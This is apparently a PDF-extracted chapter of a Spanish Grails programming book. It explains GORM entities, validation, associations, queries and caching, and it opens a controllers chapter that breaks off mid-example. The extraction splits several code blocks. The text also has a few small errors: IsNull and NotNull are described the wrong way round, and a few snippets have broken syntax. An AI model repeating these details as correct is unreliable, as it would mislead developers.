En Hibernate se maneja el concepto de **sesión de usuario**, que representa una unidad de trabajo a realizar. Cuando se inicia una sesión se reserva un espacio específico de memoria para almacenar los objetos que se están manipulando, y la secuencia de instrucciones SQL que se deben ejecutar, y cuando termina la sesión se lanzan todas las consultas contra la base de datos para hacer permanentes los datos realizados.

Es importante que conozcas la forma de trabajar de Hibernate, pero no te preocupes más por él, porque Grails crea automáticamente una sesión de Hibernate para cada petición atendida por nuestra aplicación, y la cierra cuando la petición ha terminado de atenderse, justo antes de enviar la respuesta al navegador. No es necesario manipular Hibernate directamente.

Si no te gusta Hibernate o necesitas incluir tu aplicación clases de entidad definidas con JPA puedes utilizar el soporte para esta tecnología de persistencia mediante un plugin específico. Tienes más información en <http://www.grails.org/JPA+Plugin>

Crear entidades

Todas las clases groovy que se encuentren en la carpeta `grails-app/domain` serán tratadas por GORM como entidades, por tanto podemos generarlas directamente creando el archivo fuente correspondiente o mediante el comando:

```
grails create-domain-class [nombre]
```

Utilizar el comando tiene la ventaja de que Grails generará el esqueleto para nuestra clase, que tendrá éste aspecto:

```
class [nombre] {
    static constraints = {

    }
}
```

```
}
```

Lo que tendremos que hacer a continuación es definir las propiedades de la clase, y GORM se encargará del resto:

- generar la tabla correspondiente en la base de datos con los campos necesarios para almacenar cada propiedad y
- proporcionar los métodos de búsqueda y modificación que nos permitan manipular nuestra entidad.

Por ejemplo, si definimos una entidad como esta:

```
class Usuario {  
    String nombre  
    String apellidos  
    Integer edad  
    Date fechaNacimiento  
}
```

GORM creará automáticamente una tabla `usuario` en la base de datos con los campos correspondientes. Además, añadirá un campo `id` a nuestra clase (no tenemos que hacerlo nosotros) y se encargará de generar un valor único secuencial para cada instancia de esta clase. Así, podremos recuperar un Usuario mediante:

```
def u = Usuario.get(3)
```

No será necesario por tanto ningún archivo de configuración para gestionar el comportamiento de Hibernate, ya que GORM se encargará de realizar la configuración en tiempo de ejecución.

A continuación vamos a ver cómo utilizando una serie de convenciones podemos definir en la propia clase de entidad todos los aspectos de nuestro modelo de datos: relaciones, composiciones, dependencias, tipos de datos, validaciones, y mucho más.

Validaciones

GORM nos permite restringir los valores que pueden asignarse a las propiedades de cada entidad, mediante una propiedad estática con el nombre `constraints` ("restricciones").

En realidad, las `constraints` valen para más que eso, ya que se utilizarán también a la hora de crear el esquema de datos (por ejemplo, en función del tamaño de un String Hibernate decidirá si crear un campo VARCHAR o LONGTEXT) y para la generación de vistas mediante scaffolding.

Formalmente, la propiedad `constraints` es una closure en la que se definen las reglas de validación de cada campo, por ejemplo:

```
class Persona {  
    String nombre  
    String apellidos
```

```
String userName
String userPass
String email
Integer edad

static constraints = {
    nombre(blank:false,size:5..50)
    apellidos(blank:false,size:5..50)
    userName(blank:false,size:6..12)
    userPass(blank:false,size:6..12)
    email(email:true)
    edad(min:18)
}
```

Para aplicar las restricciones Grails utiliza Apache Commons Validator (<http://commons.apache.org/validator>). Las reglas que podemos definir son:

- **blank** – tendremos que poner `blank:false` si el campo no admite cadenas de texto vacías.
- **creditCard** – obliga a que un campo String contenga valores de número de tarjeta de crédito válidos.
- **email** – obliga a que un campo de texto tenga una dirección de correo electrónico válida.
- **inList** – obliga a que el valor del campo esté entre los de una lista cerrada. Por ejemplo:

```
departamento(inList:['Sistemas','Desarrollo'])
```

- **matches** – obliga a que el valor del campo satisfaga una determinada expresión regular:

```
telefonoMovil(matches:"6[1-9]{8}")
```

- **max** – garantiza que el valor de este campo no será mayor que el límite propuesto.
- **maxSize** – obliga a que el valor tenga un tamaño menor que el indicado.
- **min** – garantiza que el valor del campo no será menor que el límite propuesto.
- **minSize** – obliga a que el valor tenga un tamaño mayor que el indicado.
- **notEqual** – El valor de la propiedad no podrá ser igual al indicado.
- **nullable** – Por defecto, Grails no permite valores nulos en las propiedades de una entidad. Para cambiar este comportamiento habrá que fijar `nullable:true` en las propiedades que deseemos.
- **range** – Permite restringir los valores posibles para una propiedad. Por ejemplo:

```
edad(range:18..64)
```

- **scale** – fija el número de decimales para números de coma flotante.
- **size** – permite restringir el tamaño mínimo y máximo a la vez (IMPORTANTE: no

se puede utilizar junto con blank o nullable):

```
password(size:6..12)
```

- `unique` – garantiza que los valores de esta propiedad sean únicos. Ten en cuenta que se hará una consulta a la base de datos en cada validación.
- `url` – obliga a que el valor de la propiedad sea un String que represente una URL válida.
- `validator` – permite definir validaciones especiales para casos no cubiertos por todas las anteriores:

```
numeroPar( validator:{  
    return(it %2) == 0  
})
```

Sobre los mensajes de error

Cuando Grails aplica las reglas de validación sobre los campos de nuestra entidad, utilizará los archivos de recursos de la carpeta `grails-app/i18n` de nuestro proyecto para generar mensajes de error. De esta manera, tendremos nuestra aplicación compatible con distintos idiomas desde el principio.

Tienes más información sobre internacionalización de aplicaciones Grails en el **capítulo 15**.

Si queremos modificar el mensaje para alguna restricción en particular, tendremos que editar los archivos correspondientes a los idiomas que queramos y añadir un mensaje para la clave asociada a dicha regla.

Por ejemplo, si para la clase `Persona` queremos cambiar el mensaje que sale cuando se introduce un nombre vacío, tendremos que buscar el mensaje asociado a la clave:

```
Persona.nombre.blank
```

En general, Grails buscará claves con este formato:

```
[Clase].[Propiedad].[Restricción]
```

Si no encuentra ningún mensaje asociado a la clave buscada, mostrará el mensaje por defecto que está asociado a la clave

```
default.invalid.[Restricción].message
```

Cómo mapear asociaciones

Las relaciones entre entidades permiten modelar las asociaciones de tipo uno-a-uno, uno-a-muchos y muchos-a-muchos que existan en nuestro modelo de datos. Veamos cada uno en detalle:

Relaciones Uno-A-Uno

Este es el tipo de relación que existe, por ejemplo, entre un coche y su conductor: cada coche tiene un único conductor y un conductor sólo puede conducir un coche cada vez. En Grails se representa esta situación a través del tipo de dato de cada

propiedad:

```
class Coche {
    Conductor conductor
}

class Conductor {
    Coche coche
}
```

Al declarar una propiedad de tipo `Conductor` en la clase `Coche`, GORM creará un campo en la tabla `coche` para almacenar la clave primaria del `Conductor` asociado. Ten en cuenta que si definimos la relación de esta manera no se producirán actualizaciones en cascada, es decir, que **si borramos un coche no se eliminará también su conductor**. De hecho al intentar borrar el `Coche` saltaría una excepción por violación de restricción de clave foránea, y tendríamos que borrar explícitamente el `Conductor` para poder eliminar el `Coche`.

Éste es el comportamiento deseado en la mayoría de los casos, pero si necesitamos que se produzca un borrado en cascada podemos conseguirlo representando nuestra relación de esta manera:

```
class Coche {
    Conductor conductor
}

class Conductor {
    static belongsTo = [coche:Coche]
}
```

La propiedad estática `belongsTo` establece por convenio que existe una relación de subordinación entre los coches y sus conductores, de manera que si borramos un `Coche` se eliminará también su `Conductor`.

`belongsTo` debe ser un Map en el que se definirán todas las relaciones en las que participa esta clase. Cada clave será el nombre de la propiedad que se refiera al propietario de este objeto, y el valor asociado a dicha clave la clase en la que GORM debe buscar tal propietario.

Relaciones Uno-A-Muchos

Las relaciones de este tipo se dan, por ejemplo, entre los libros y sus autores: cada libro tiene un único autor, pero cada autor puede haber escrito varios libros. La forma de representar esto en nuestro modelo de datos sería la siguiente:

```
class Libro {
    String titulo
}

class Autor {
    String nombre
}
```



```
static hasMany = [libros:Libro]
}
```

La propiedad `hasMany` es un Map en el que cada clave es el nombre de una colección y el valor asociado es el tipo de los objetos contenidos en la colección. GORM creará un método `addToAABBCC()` por cada relación:

```
def autor =
    new Autor(nombre:'David A. Vise')
    .addToLibros(new Libro(titulo:'Google, the story'))
    .save()
```

Este código creará un objeto `Autor` y otro `Libro`, y los guardará (los dos) en la base de datos al invocar el método `save()` sobre el `Autor`.

En este caso tenemos una relación uno-a-muchos unidireccional: podemos navegar por los libros de un autor, pero no podemos obtener el autor de un libro concreto:

```
def a = Autor.get(1)
a.libros.each {
    println it.titulo
}
```

IMPORTANTE: la política por defecto de Hibernate es no cargar en memoria los objetos `Libro` de un `Autor` hasta que explícitamente naveguemos por la colección (*carga perezosa*). De esta manera evitamos la creación de un montón de instancias cada vez que accedemos al `Autor`. Sin embargo, si éste no es el comportamiento deseado podemos cambiarlo (activar la *carga anticipada*) en la propiedad `mapping`:

```
class Autor {
    static hasMany = [libros:Libro]
    static mapping = {
        libros fetch:"join"
    }
}
```

En este caso, cada vez que se cargue un autor, se cargarán también sus libros desde la base de datos. Esto conlleva el riesgo de que, si no tenemos cuidado, podemos terminar con demasiados objetos en memoria y tener problemas de rendimiento.

Para que la relación sea bidireccional (poder acceder al autor desde el libro y a los libros desde el autor) tendremos que declararla en ambas clases:

```
class Autor {
    static hasMany = [libros:Libro]
}
class Libro {
    String titulo
}
```

```
Autor autor
}
```

En este caso podremos acceder al autor de un libro, pero no se producirán borrados en cascada de los libros al borrar el autor. Si queremos que sea así tendremos que utilizar `belongsTo` igual que en la relación uno-a-uno:

```
class Autor {
    static hasMany = [libros:Libro]
}
class Libro {
    String titulo
    static belongsTo = [autor:Autor]
}
```

Relaciones Muchos-a-Muchos

Este es el tipo de relación que existe entre las personas y las asociaciones: cada asociación puede tener varios miembros, y cada persona puede ser miembro de distintas asociaciones. Para representar esta relación en GORM tenemos que:

- Declarar una propiedad `hasMany` en ambos lados de la relación.
- Declarar una propiedad `belongsTo` en el lado subordinado de la relación.

Por ejemplo:

```
class Asociacion {
    String nombre
    static hasMany = [miembros:Persona]
}
class Persona {
    String nombre
    static hasMany = [asociaciones:Asociacion]
    static belongsTo = Asociacion
}
```

Para representar este tipo de relaciones, GORM necesitará crear una tabla adicional (aparte de `asociación` y `persona`) en la que almacenar los pares de ids que están ligados.

De esta manera, podríamos crear objetos así:

```
def a = new Asociacion(nombre:'javaHispano')
    .addToMiembros(new Persona(nombre:'Nacho Brito'))
    .save()
```

y GORM almacenaría tanto la Asociación como la Persona en la base de datos. Sin embargo, si lo hacemos al revés:

```
def p = new Persona(nombre:'Nacho Brito')
    .addToAsociaciones(new Asociacion(nombre:'jH'))
    .save()
```

GORM sólo guardará en la base de datos el objeto **Persona**, no la **Asociación**. Esto es así porque hemos dicho que la relación está gobernada por la clase **Asociación** (hay un `belongsTo` en la clase **Persona**), de manera que ésta es la clase encargada de las actualizaciones en cascada.

Como mapear composiciones

Muchas veces necesitamos crear una clase para representar una cierta característica de nuestras entidades pero no queremos crear una tabla en la base de datos para ella, porque no representa en sí misma una entidad. El caso típico es el de los datos de contacto de una persona. Por ejemplo:

```
class Persona{
    String nombre
    Direccion direccion
}

class Direccion{
    String calle
    String numero
    String portal
    String piso
    String letra
    String codigoPostal
    String municipio
    String provincia
    String pais
}
```

Si definimos la clase `Direccion` en un archivo independiente `Direccion.groovy` dentro de la carpeta `grails-app/domain`, GORM lo tratará como una relación uno-a-uno y creará una tabla en la base de datos para guardar todas las direcciones. Sin embargo, lo deseable sería que todos los campos se guardasen en la tabla `persona`, pero manteniendo la posibilidad de acceder a ellos a través de una propiedad `dirección` en cada instancia.

Este tipo de relación se denomina **composición**. Para representarla lo único que debemos hacer es definir la clase `Direccion` a continuación de la clase `Persona` **en el mismo archivo** `grails-app/domain/Persona.groovy`. Entonces GORM almacenará los campos de la clase `Direccion` en la tabla `persona`, aunque luego nos permitirá acceder a ellos mediante una propiedad de tipo `Direccion`, en lugar de individualmente.

Cómo mapear herencia

GORM soporta la herencia entre entidades:

```
class Persona {
    String nombre
    String apellidos
}

class Autor extends Persona {
    static hasMany = [libros:Libro]
}

class Conductor extends Persona {
    Coche coche
}
```

El comportamiento por defecto de Hibernate en este caso es usar una misma tabla para todas las clases de una misma jerarquía, añadiendo un campo `class` que permita distinguir el tipo de cada instancia.

Existe la posibilidad de configurar GORM para que cree una tabla para cada clase mediante la propiedad `mapping`:

```
class Persona {
    String nombre
    String apellidos
}

class Autor extends Persona {

    static mapping = {
        table = 'autor'
    }

    static hasMany = [libros:Libro]
}

class Conductor extends Persona {

    static mapping = {
        table = 'conductor'
    }

    Coche coche
}
```

Elegir un sistema u otro depende de nuestras necesidades, porque cada uno tiene sus inconvenientes:

- Usar una tabla por jerarquía implica que **no podemos tener campos no nulos** en nuestras entidades.
- Usar una tabla por clase implica un peor rendimiento a la hora de hacer consultas porque aumenta el número de tablas y joins necesarios.

Utilizar esquemas de datos heredados

En muchas ocasiones desarrollamos aplicaciones que deben gestionar esquemas de datos existentes, de manera que no es posible dejar a GORM crear tablas y campos sino que nuestras entidades deben mapearse a una base de datos existente.

En este caso podemos personalizar el mapeo definiendo una propiedad estática `mapping` en nuestra entidad:

```
class Persona{
    String nombre
    String apellidos
    Departamento departamento

    static mapping = {
        table 'tb_usuarios'
        nombre column: 'NOMBRE_USUARIO', type: text
        apellidos column: 'APELLIDOS_USUARIO'
        departamento column: 'ID_DEPARTAMENTO'
    }
}
```

Los tipos de datos que podemos usar en cada campo son los soportados por Hibernate. Cada uno de ellos se traducirá después al tipo SQL nativo de la base de datos que estemos usando en cada caso:

Tipo Java	Tipo Hibernate	Traducción SQL
Tipos nativos	integer, long, short, float, double, character, byte, boolean, yes_no, true_false	Tipo nativo correspondiente a la B.D.
java.lang.String	string	VARCHAR
java.util.Date	date, time, timestamp	DATE, TIME, TIMESTAMP
java.util.Calendar	calendar, calendar_date	TIMESTAMP, DATE
java.math.BigDecimal	big_decimal	NUMERIC, NUMBER
java.math.BigInteger	big_integer	
java.util.Locale	locale	VARCHAR

java.util.TimeZone	timezone	
java.util.Currency	currency	
java.lang.Class	class	VARCHAR
Arrays de bytes	binary	TIPO BINARIO SQL
java.lang.String	text	CLOB / TEXT
java.util.Serializable	serializable	TIPO BINARIO SQL

Tienes más información sobre los tipos soportados en la web de Hibernate:

<http://docs.jboss.org/hibernate/stable/core/reference/en/html/mapping-types.html>

Operaciones sobre el modelo de datos

Una vez definido nuestro modelo de datos, necesitaremos conocer la herramienta que GORM pone a nuestra disposición para manipular nuestras entidades. Veamos por separado cómo utilizarlas para actualizar nuestros datos y para realizar consultas.

Actualizaciones

Todas las entidades en una aplicación Grails poseen un método `save` que sirve para insertar el registro en la base de datos o para actualizarlo si ya existía:

```
def p = new Persona(nombre: 'Paco Pérez')
p.save()

p = Persona.findByName('Paco Pérez')
p.nombre = 'Paco Sánchez'
p.save()
```

Es muy importante tener en cuenta que el hecho de invocar al método `save` en nuestro objeto no significa que se vaya a lanzar el SQL correspondiente **en ese mismo instante**. Hibernate retrasa la ejecución de todas las operaciones hasta que se cierra la sesión (justo al final de procesar la petición).

Si queremos que los datos se envíen a la base de datos en el mismo momento en que invocamos a `save`, podemos utilizar el argumento `flush`:

```
def p = new Persona(nombre: 'Juan González')
```

```
p.save(flush:true)
```

Para eliminar un registro, disponemos del método `delete`:

```
def p = Persona.get(1)
p.delete()
```

Al igual que `save()`, podemos pasar el argumento `flush` a `delete` para envíe la orden SQL de forma inmediata.

Así que, si no proporcionamos el argumento `flush` los datos no se guardan o eliminan de la base de datos hasta que termina de procesarse la petición HTTP. Pero entonces, ¿qué ocurre si una petición tarda varios segundos en procesarse y los datos son alterados por otra petición antes de que la primera termine? Para evitar este problema GORM soporta dos tipos de bloqueo para los datos que se están manipulando. Los vemos a continuación.

Bloqueos de datos

El comportamiento por defecto de GORM es aplicar **bloqueo optimista** sobre nuestros datos. Esto significa que cada instancia tendrá un campo `version` que se incrementará cada vez que se modifiquen sus propiedades, y se almacenará en la base de datos. Cada vez que hagamos una llamada a `save()` sobre un objeto Hibernate comparará el valor de la versión del objeto en memoria con el almacenado en la base de datos, y si no coinciden significará que algún otro proceso ha modificado el objeto después de que este fuera cargado en memoria (por ejemplo, porque nuestro servidor esté recibiendo un gran número de peticiones), así que Hibernate hará el rollback de la transacción y lanzará una `StaleObjectException`.

La ventaja de este sistema es que en caso de grandes volúmenes de tráfico nos protege de corrupciones de datos por modificaciones concurrentes, sin requerir bloqueos de tablas en la base de datos, pero a cambio tendremos que lidiar nosotros con las excepciones en situaciones de alta concurrencia.

En cambio, el **bloqueo pesimista** consiste en que cuando carguemos un objeto desde la base de datos, Hibernate solicitará a la base de datos el bloqueo de la fila correspondiente en la tabla, de forma que otras operaciones (incluso de lectura) sobre ella tendrán que esperar a que termine de ejecutarse la operación actual. Este sistema es totalmente seguro respecto a la corrupción de datos, pero provoca un rendimiento sensiblemente peor de la aplicación.

Para utilizar el bloqueo pesimista debemos invocar el método `lock()` que tienen todas las clases de entidad:

```
def p = Persona.lock(34)
p.nombre = 'Paco Sánchez'
p.save()
```

Consultas

Como hemos comentado, en Grails todas las clases que pertenecen al modelo de datos poseen ciertos métodos de instancia que facilitan su manipulación, de los cuales ya hemos mencionado algunos como `save()` o `delete()`.

GORM también inyecta una serie de métodos estáticos (de clase) en nuestras clases persistentes para hacer consultas sobre los datos almacenados en la tabla o tablas correspondientes.

Veamos algunas formas de obtener instancias de nuestras clases de entidad:

```
def gente
//Obtener la lista completa de instancias:
gente = Persona.list()

//Con paginación:
gente = Persona.list(offset:10,max:20)

//Con ordenación:
gente = Persona.list(sort:'nombre',order:'asc')

//Cargar por ID:
def p = Persona.get(32)

gente = Persona.getAll(2,8,34)
```

Cuando no conocemos el identificador de la instancia o instancias que buscamos, necesitamos hacer consultas, que en GORM puede enfocarse de tres maneras distintas en función de la complejidad que necesitemos:

Dynamic Finders

Los Dynamic Finders ('localizadores dinámicos') tienen el mismo aspecto que los métodos estáticos, **pero no existen en realidad**. Cuando son invocados la primera vez se generan dinámicamente mediante la síntesis de bytecodes.

Por ejemplo, supongamos que hemos definido la siguiente entidad:

```
class Departamento {
    String nombre
    String código
    Date fechaCreacion
}
```

Entonces, en nuestra aplicación, podríamos invocar métodos con el prefijo **findBy** o

findAllBy y combinaciones de operadores y propiedades. La diferencia entre **findBy** y **findAllBy** es que el primero sólo devolverá la primera instancia que cumpla la condición de búsqueda, mientras que el segundo devolverá una lista con todos los resultados que correspondan.

Veamos algunos ejemplos:

```
def d
def l
//Buscar un departamento por su nombre:
d = Departamento.findByNombre('Sistemas')

//Buscar todos los departamentos según un patrón:
l = Departamento.findAllByCodigoLike('01%')

//Buscar departamentos antiguos
l = Departamento.findAllByFechaCreacionLessThan(fech)
```

La estructura del nombre de los métodos dinámicos será:

```
[Clase].findBy[Propiedad][Comparador]([Valor])
```

además, se pueden encadenar varias comparaciones con **And** y **Or**:

```
//Todos los departamentos cuyo código empiece por 01
//y su nombre empiece por S

def lista =
Departamento
    .findByCodigoLikeAndNombreLike('01%', 'S%')
```

Los comparadores que podemos utilizar son:

- **InList** – el valor debe estar entre los de la lista que proporcionamos.
- **LessThan** – el valor debe ser menor que el que proporcionamos.
- **LessThanEquals** – el valor debe ser menor o igual.
- **GreaterThan** – el valor debe ser mayor
- **GreaterThanEquals** – el valor debe ser mayor o igual.
- **Like** – Equivalente a un LIKE de SQL.
- **ILike** – LIKE sin distinguir mayúsculas y minúsculas.
- **NotEqual** – El valor debe ser distinto al que proporcionamos.
- **Between** – El valor debe estar entre los dos que proporcionamos.
- **IsNull** – El valor no debe ser nulo.
- **NotNull** – El valor debe ser nulo.

Las consultas mediante dynamic finders también pueden paginarse y ordenarse, proporcionando como último parámetro un Map con los valores correspondientes de max, offset, sort y order:

```
def deps =
  Departamento.findAllByNombre('Sistemas', [max:10,
                                             offset:5,
                                             sort:id
                                             order:'desc'])
```

Criteria

Los dynamic finders son un sistema muy potente para realizar consultas básicas sobre nuestro modelo de datos, pero no permite hacer búsquedas avanzadas que incluyen muchos campos y comparaciones complejas.

Para ese tipo de consultas es mucho más recomendable construir nuestras consultas mediante Criteria, una sintaxis avanzada que se basa en un **Builder de Groovy** y la **Criteria API de Hibernate**:

```
def c = Departamento.createCriteria()
def resultado = c{
  between("fechaCreacion", now - 20, now - 1)
  and {
    like("código", "01%")
  }
  maxResults(15)
  order("nombre", "asc")
}
```

Tienes más información sobre esta técnica, y ejemplos de código en [http://grails.org/doc/1.1/guide/5.%20Object%20Relational%20Mapping%20\(GORM\).html#5.4.2 Criteria](http://grails.org/doc/1.1/guide/5.%20Object%20Relational%20Mapping%20(GORM).html#5.4.2%20Criteria)

Hibernate HQL

Finalmente, podemos utilizar el lenguaje de consulta de Hibernate, HQL, para definir nuestras consultas:

```
def deps =
  Departamento.findAll(
    "from Departamento as d where d.nombre like 'S%'" )

//Con parámetros:
deps =
  Departamento.findAll(
    "from Departamento as d where d.id=?", [7])
```

```
//Multilínea:
deps = Departamento.findAll("\
from Departamento as d \
where d.nombre like ? Or d.codigo = ?", ['S%', '012'])

//Con paginación:
deps = Departamento.findAll(
    "from Departamento where id > ?",
    [7],
    [max:10,offset:25])
```

Puedes encontrar una completa referencia de HQL en la web de Hibernate:
<http://www.hibernate.org>.

Conceptos avanzados de GORM

Con lo visto hasta este punto ya tienes todas las herramientas necesarias para construir la mayoría de los modelos de datos que te puedas encontrar. Veamos ahora un par de conceptos avanzados que te interesa conocer: la posibilidad de capturar eventos lanzados por GORM cuando manipula tus objetos persistentes, y las capacidades de Hibernate para usar distintos tipos de caché de entidades.

Eventos de persistencia

GORM permite registrar auditores de eventos para reaccionar cuando se manipulan los datos. Los eventos soportados con:

- `beforeInsert` – justo antes de insertar un objeto en nuestra base de datos.
- `beforeUpdate` – justo antes de actualizar un registro.
- `beforeDelete` – justo antes de eliminar un registro.
- `afterInsert` – justo después de insertar un registro.
- `afterUpdate` – justo después de actualizar un registro
- `afterDelete` – justo después de eliminar el registro
- `onLoad` – ejecutado cuando cargamos el objeto de la base de datos.

Podemos capturar esos eventos en nuestras clases de entidad para actuar en los momentos importantes de su ciclo de vida:

```
Class Persona{
    Date fechaAlta
```

```
Date fechaUltimaModificacion

def beforeInsert = {
    fechaAlta = new Date()
}
def beforeUpdate = {
    fechaUltimaModificacion = new Date()
}
}
```

Política de caché

Cuando utilizamos un sistema de traducción objeto-relacional (*ORM*, o *Object-Relational Mapping*) como Hibernate, es de vital importancia usar una buena política de caché para conseguir un buen rendimiento de nuestra aplicación. Por eso, aunque GORM se encarga de configurar automáticamente este aspecto, conviene que conozcamos lo que ocurre detrás del telón y sepamos modificar el comportamiento por defecto si fuera necesario.

Sobre las cachés de objetos

Hibernate, como cualquier otro ORM, gestiona la traducción entre filas en tablas de una base de datos relacional y objetos en memoria, así que cada vez que queremos leer un objeto de la base de datos, debe realizar los siguientes pasos:

- Traducir la consulta del lenguaje Hibernate (HQL) al de la base de datos (SQL).
- Lanzar la consulta contra la base de datos mediante JDBC.
- Si la consulta devuelve resultados, para cada fila del ResultSet tiene que:
 - Crear una instancia de la clase correspondiente.
 - Poblar sus propiedades con los campos de la fila actual, haciendo las traducciones de tipo que sean necesarias.
 - Si existen relaciones con otras clases, cargar los objetos de la base de datos repitiendo el proceso actual para cada uno, y poblar la colección, o propiedad correspondiente.

Como podrás imaginar, este proceso es bastante exigente en términos de memoria y CPU, así que nos interesa mantener en memoria (*cachear*) algunos de los datos leídos o generados para poderlos reutilizar entre peticiones.

Existen tres niveles distintos de caché según el ámbito en que se apliquen:

- **Caché de nivel 1** – Consiste en que los objetos que se crean en lecturas desde la base de datos se recuerdan y comparten para la sesión actual. Si necesitamos realizar dos operaciones con el mismo objeto a lo largo de una sesión, la lectura desde la base de datos sólo se realizará la primera, y en la segunda se volverá a utilizar el mismo objeto. Este es un comportamiento automático de Hibernate y no es necesario activarlo.

- **Caché de nivel 2** – Consiste en recordar todos los objetos que se crean para las distintas sesiones activas. Esto quiere decir que si un usuario carga una entidad particular, ésta se mantendrá en memoria durante un tiempo para que lecturas posteriores (incluso desde otras sesiones) no necesiten ir de nuevo contra la base de datos. El beneficio que se obtiene en rendimiento es grande, pero conlleva un precio alto, pues hay que coordinar el acceso de las distintas sesiones a los objetos, en especial si desplegamos nuestra aplicación en un clúster de servidores.
- **Caché de consultas** – Consiste en recordar los datos crudos devueltos en las consultas a la base de datos. Este nivel es poco útil en la mayoría de los casos, pero resulta muy beneficioso si realizamos consultas complejas, por ejemplo para informes con datos calculados o que impliquen a varias tablas.

Configurando Hibernate

Podemos configurar el uso de caché de nivel 2 así como la caché de consultas (recuerda que la caché de nivel 1 está activada por defecto) en el archivo `grails-app/conf/DataSource.groovy`:

```
hibernate {
    cache.use_second_level_cache=true
    cache.use_query_cache=true
    cache.provider_class='org.hibernate.cache.EhCacheProvider'
}
```

El último valor se refiere a la implementación que deseamos utilizar para almacenar los datos cacheados. Dado que se trata de un problema complicado de resolver, y que puede enfocarse desde distintos puntos de vista, Hibernate permite utilizar distintas estrategias en función de nuestros requerimientos:

Clustering: en este contexto, nos referimos a la posibilidad de replicar los datos cacheados entre distintos nodos de un clúster de servidores.

- **EHCache (`org.hibernate.cache.EhCacheProvider`)** – Se trata de una caché muy rápida y sencilla de utilizar, que permite almacenar los datos en memoria o en archivos, aunque no soporta **clustering**.
- **OSCache (`org.hibernate.cache.OSCacheProvider`)** – Permite utilizar Open Symphony Cache, un producto muy potente y flexible con soporte para clustering vía JavaGroups o JMS.
- **SwarmCache (`org.hibernate.cache.SwarmCacheProvider`)** – Una caché pensada específicamente para aplicaciones desplegadas en clúster que realizan más operaciones de lectura que de escritura.
- **JBoss TreeCache (`org.hibernate.cache.TreeCacheProvider`)** – Una caché muy potente, con soporte de clustering y transaccional.

Como ves, la elección depende de los requisitos de nuestra aplicación, sobre todo respecto al despliegue en clústers de servidores. Por defecto Hibernate utiliza **EHCache**, que funciona correctamente en la mayoría de las situaciones.

Definir la política de caché en cada clase

Como hemos visto en éste mismo capítulo, podemos incluir un bloque estático `mapping` en nuestras entidades para controlar la forma en que Hibernate traduce nuestros objetos a tablas de la base de datos. También podemos utilizar ese bloque para controlar la política de caché de nuestros objetos persistentes:

```
class Persona {  
    //...  
    static mapping = {  
        //obligamos a leer cada vez de la B.D.  
        cache: false  
    }  
}
```

Usar las cachés fuera de GORM

El uso de cachés presenta ventajas no sólo para el acceso a bases de datos, sino en cualquier situación en la que el proceso de obtención o generación de información sea caro en términos de CPU.

Imagina por ejemplo una aplicación en la que se tienen que obtener datos mediante una conexión a un servicio web remoto. Si el dato que vamos a necesitar cambia con poca frecuencia no tiene sentido que para cada petición de nuestros usuarios hagamos una petición al servidor externo. En este tipo de situaciones se obtiene un gran beneficio del uso de cachés.

La librería `EHCache` no es para uso exclusivo de Hibernate, sino que podemos utilizarla en nuestra ampliación gracias al contenedor Spring. Para ello simplemente tenemos que declarar un bean de tipo

`org.springframework.cache.ehcache.EhCacheFactoryBean` en el archivo `grails-app/conf/spring/resources.groovy`:

```
beans = {  
    iwCache (  
        org.springframework.cache.ehcache.EhCacheFactoryBean  
    ){  
        timeToLive = 1200 //20 min.  
    }  
}
```

Hemos asignado el nombre `iwCache` al bean, y ese es el nombre con el que podremos acceder a él desde nuestra aplicación:

```
class EjemploController {  
    //inyección por nombre:  
    def iwCache  
  
    def servicioRemoto
```

```
//...

def accion = {
    def dato = iwCache.get('clave-dato')?.value
    if(!dato){
        dato = servicioRemoto.getDato()
        iwCache.put new Element('clave-dato',dato)
    }
    return dato
}
```

Al declarar una variable de clase con el mismo nombre que el bean, Grails ha inyectado el servicio automáticamente, de manera que podemos utilizarlo en nuestras acciones, igual que hace con los servicios.

La mayoría de las librerías de caché se comportan como Maps: guardamos objetos asociados a una clave para poder recuperarlos más tarde, y configuramos la caché para que borre automáticamente aquellos datos que se consulten con menos frecuencia para controlar el uso de memoria.

Esta técnica no es exclusiva de las cachés: podemos registrar en Spring cualquier bean que necesitemos utilizar en nuestra aplicación declarándolo en el archivo `resources.groovy`, y lo tendremos disponible en todos nuestros artefactos.

8. Controladores

En una aplicación MVC, los controladores son los componentes responsables de recibir las órdenes del usuario, gestionar la ejecución de la lógica de negocio y después actualizar la vista para mostrar al usuario el estado en que ha quedado el modelo de datos.

En términos de aplicaciones web, los controladores son por tanto los responsables de interceptar las peticiones HTTP del navegador y generar la respuesta correspondiente (que puede ser html, xml, json, o cualquier otro formato), ya sea en el propio controlador o delegando el trabajo en una vista GSP (las veremos en el capítulo 10).

La convención utilizada en Grails es que un controlador es cualquier clase que se encuentre en la carpeta `grails-app/controllers` de nuestro proyecto y cuyo nombre termine por `Controller`.

Para cada petición HTTP, Grails determinará el controlador que debe invocar en función de las reglas fijadas en `grails-app/conf/UrlMappings.groovy`, creará una instancia de la clase elegida e invocará la acción correspondiente.

La configuración por defecto consiste en definir URIs con este formato:

```
/[controlador]/[acción]/[id]
```

donde:

- `[controlador]` es la primera parte del nombre de nuestro controlador (eliminando el sufijo *Controller*)
- `[acción]` es la closure a ejecutar
- `[id]` – el tercer fragmento de la uri estará disponible como `params.id`

Para ilustrar la creación de controladores, vamos a construir en nuestra aplicación uno que nos permita obtener la lista de usuarios registrados en distintos formatos.

Para crear un controlador debemos invocar el comando:

```
grails create-controller persona
```

El resultado es que Grails genera la clase `grails-app/controllers/PersonaController.groovy`. Dentro de esa clase, tendremos que crear una closure para cada acción que tenga que ejecutar este controlador:

```
import grails.converters.*

class PersonaController {
    def lista {
```



```
def l = Persona.list()
[lista:l]
}

def listaXml = {
    def l = Persona.list()
    render l as XML
}

def listaJson = {
    def l = Persona.list()
    render l as JSON
}
}
```

En este controlador hemos definido tres acciones. Las tres generan un listado de entidades `Persona` en la base de datos, invocando a `Persona.list()`, pero en tres formatos distintos:

- `/persona/lista` – Esta acción devuelve un Map con la lista de instancias asociada a la clave 'lista'. La convención dice que en Grails si una acción devuelve un Map, éste será el modelo a representar en la vista por defecto, que será la que se encuentre en `grails-app/views/[controlador]/[acción].gsp`. En este caso sería `grails-app/views/persona/lista.gsp`. Veremos más sobre esto en el capítulo siguiente.
- `/persona/listaXml` – Esta acción no devuelve nada, sino que invoca al método `render`, que veremos más adelante, y que permite generar la respuesta directamente en el controlador. En este caso usamos un `render` de Grails que es capaz de representar la lista de entidades `Persona` en xml. El resultado sería algo parecido a esto:

Recuerda que en Groovy la palabra reservada `return` es opcional, y los métodos y closures devuelven el valor de la última sentencia.

```
<list>
<persona id="1">
<nombre>Paco</nombre>
<apellidos>Gómez</apellidos>
